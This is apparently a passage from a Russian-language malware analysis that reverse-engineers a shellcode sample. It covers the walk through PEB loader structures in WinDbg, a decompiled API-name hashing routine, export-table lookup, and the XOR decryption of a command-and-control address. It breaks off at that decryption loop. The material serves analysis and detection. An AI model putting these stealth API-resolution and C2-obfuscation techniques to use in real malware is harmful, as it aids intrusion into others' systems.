
Первое смещение указывает на структуру `PEB_LDR_DATA`, которая содержит в себе сведения о загруженных модулях для процесса. Изучим ее повнимательнее, для этого в WinDbg введем команду `dt -r1 _PEB_LDR_DATA`.



```
0:000> dt -r1 _PEB_LDR_DATA
ntdll!_PEB_LDR_DATA
   +0x000 Length           : Uint4B
   +0x004 Initialized      : UChar
   +0x008 SsHandle         : Ptr64 Void
   +0x010 InLoadOrderModuleList : _LIST_ENTRY
      +0x000 Flink            : Ptr64 _LIST_ENTRY
      +0x008 Blink            : Ptr64 _LIST_ENTRY
   +0x020 InMemoryOrderModuleList : _LIST_ENTRY
      +0x000 Flink            : Ptr64 _LIST_ENTRY
      +0x008 Blink            : Ptr64 _LIST_ENTRY
   +0x030 InInitializationOrderModuleList : _LIST_ENTRY
      +0x000 Flink            : Ptr64 _LIST_ENTRY
      +0x008 Blink            : Ptr64 _LIST_ENTRY
   +0x040 EntryInProgress  : Ptr64 Void
   +0x048 ShutdownInProgress : UChar
   +0x050 ShutdownThreadId : Ptr64 Void
```

Структура PEB_LDR_DATA в WinDbg


Второе смещение указывает на двусвязный список `InMemoryOrderModuleList`, который содержит загруженные модули для процесса. Каждый элемент в этом списке является указателем на структуру `LDR_DATA_TABLE_ENTRY`. Смещение на него лежит в `rbx`, поэтому берем адрес из `rbx` и накладываем на него структуру `_LDR_DATA_TABLE_ENTRY`.



```
0:000> r rbx
rbx=00000000000523b00
0:000> dt -r1 _LDR_DATA_TABLE_ENTRY 0000000000523b00
ntdll!_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x00000000`00523930 - 0x00007ffd`4983a4e0 ]
      +0x000 Flink            : 0x00000000`00523930 _LIST_ENTRY [ 0x00000000`00524050 - 0x00000000`00523b00 ]
      +0x008 Blink            : 0x00007ffd`4983a4e0 _LIST_ENTRY [ 0x00000000`00523b00 - 0x00000000`005243d0 ]
   +0x010 InMemoryOrderLinks : _LIST_ENTRY [ 0x00000000`00000000 - 0x00000000`00000000 ]
      +0x000 Flink            : (null)
      +0x008 Blink            : (null)
   +0x020 InInitializationOrderLinks : _LIST_ENTRY [ 0x00000000`00400000 - 0x00000000`00401000 ]
      +0x000 Flink            : 0x00000000`00400000 _LIST_ENTRY [ 0x00000001`006c5a4d - 0x0000ffff`00000002 ]
      +0x008 Blink            : 0x00000000`00401000 _LIST_ENTRY [ 0x41544157`56535540 - 0xac8d4857`41564155 ]
   +0x030 DllBase          : 0x00000000`00002000 Void
   +0x038 EntryPoint       : 0x00000000`008e008c Void
   +0x040 SizeOfImage      : 0x5235c8
   +0x048 FullDllName      : _UNICODE_STRING "cob_shellx64_dump_64.exe"
      +0x000 Length           : 0x30
      +0x002 MaximumLength    : 0x32
      +0x008 Buffer           : 0x00000000`00523624  "cob_shellx64_dump_64.exe"
```


Содержание структуры LDR_DATA_TABLE_ENTRY, на которую получен указатель

Таким образом, по смещению `0x50` код получает доступ к полю `buffer` с именем модуля. Далее вызывается функция, в которую аргументами передается указатель на строку с именем модуля и длина строки.


call <cob_shellx64_dump_64.sub_4014D0>
1: rcx 000000000014FC90 "cob_shellx64_dump_64.exe"
2: rdx 0000000000000024

Передача имени модуля и длины строки в функцию


Эта функция выполняет хеширование строки. Алгоритм выглядит следующим образом.



```
__int64 __fastcall sub_4014D0(unsigned __int8 *a1)
{
  unsigned __int8 v1; // dl
  __int64 result; // rax

  v1 = *a1;
  for ( result = 0LL; *a1; v1 = *a1 )
  {
    ++a1;
    result = ((884881 * v1 + (unsigned int)result) >> 16) ^ (884881 * v1 + (_DWORD)result);
  }
  return result;
}
```

Алгоритм хеширования строки


Получив хеш, алгоритм проверяет полученное значение с переданным ранее аргументом. Если значения не совпадают, выполняется переход к следующему имени модуля. Если совпадают, то сохраняется указатель на адрес библиотеки, к которому прибавляются смещения.



```
0000000000401464 | 49:6346 3C       | movsxd rax,dword ptr ds:[r14+3C]
0000000000401468 | 42:8BB430 8800000| mov esi,dword ptr ds:[rax+r14+88]
0000000000401470 | 49:03F6          | add rsi,r14
0000000000401473 | 8B7E 20          | mov edi,dword ptr ds:[rsi+20]
0000000000401476 | 49:03FE          | add rdi,r14
```

Доступ к данным библиотеки по смещениям

По смещению `0x3c` мы получаем значение `e_lfanew`, указывающее на `NT Headers`. Прибавив к нему `0x88`, мы получим указатель на таблицу экспорта и по смещению `0x20` найдем указатель на `AddressOfNames`. Здесь содержатся имена экспортируемых библиотекой функций. Имя передается в хеширующую функцию, после чего хеш сравнивается с переданным ранее.



```
nop
mov ecx,dword ptr ds:[rdi]
add rcx,r14
call <cob_shellx64_dump_64.sub_4014D0>
cmp ebp,eax
je cob_shellx64_dump_64.40149D
inc ebx
add rdi,4
cmp ebx,dword ptr ds:[rsi+18]
jb cob_shellx64_dump_64.401480
```


```
RBP  000000003DEB5719
RSP  000000000014FC70
RSI  00007FFD4966A1E0    kernel32.00007FFD4966A1E0
RDI  00007FFD4966BB8C    "ßá\t"

R8   000000005B23D2C
R9   000000000000004C    'L'
R10  0000000000454060
R11  0000000000000000
R12  0000000000000000
R13  0000000000000000
R14  00007FFD495D0000    "MZ"

Default (x64 fastcall)
1: rcx 00007FFD4966E1DF "AcquireSRWLockExclusive"
```

Передача имени API функции в функцию хеширования

Таким образом код резолвит список API функций, которые будут использованы в дальнейшем.


HTTP Request to C2

Дальше код загружает библиотеки `wininet.dll` и `urlmon.dll`, что намекает на последующий алгоритм работы шелл кода. Затем программа получает адреса интересующих ее функций из загруженных библиотек и приступает к их вызову. Первой в цепочке вызывается функция `ObtainUserAgentString` из `urlmon`.


<wininet.InternetOpenA>
<wininet.InternetCloseHandle>
<wininet.InternetReadFile>
<urlmon.ObtainUserAgentString>
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; Tablet PC 2.0);

Вызов функции ObtainUserAgentString


Второй вызывается `InternetOpenA` для инициализации `WinInet` и получения дескриптора. По адресу `0x401195` мы видим процесс расшифровки C2. Сначала в буфер загружаются зашифрованные байты, затем они ксорятся пачками по четыре байта с XOR-ключом `F055FDF8`.



```
0000000000401155 | 48:B8 91892696 | mov rax,8230988A96268991
000000000040115F | 48:8D4D 90     | lea rcx,qword ptr ss:[rbp-70]
0000000000401163 | 48:8945 90     | mov qword ptr ss:[rbp-70],rax
0000000000401167 | 41:8D51 0B     | lea edx,qword ptr ds:[r9+B]
000000000040116B | 48:B8 9B9238F0 | mov rax,F055FDF8F038929B
0000000000401175 | 48:8945 A0     | mov qword ptr ss:[rbp-60],rax
0000000000401179 | 48:B8 9D8D2092 | mov rax,DE36949492208D9D
0000000000401183 | 48:8945 98     | mov qword ptr ss:[rbp-68],rax
0000000000401187 | 48:B8 F8FD55F0 | mov rax,F055FDF8F055FDF8
0000000000401191 | 48:8945 A8     | mov qword ptr ss:[rbp-58],rax
0000000000401195 | 8131 F8FD55F0  | xor dword ptr ds:[rcx],F055FDF8
000000000040119B | 48:8D49 04     | lea rcx,qword ptr ds:[rcx+4]
000000000040119F | 48:83EA 01     | sub rdx,1
00000000004011A3 | 75 F0          | jne cob_shellx64_dump_64.401195
```

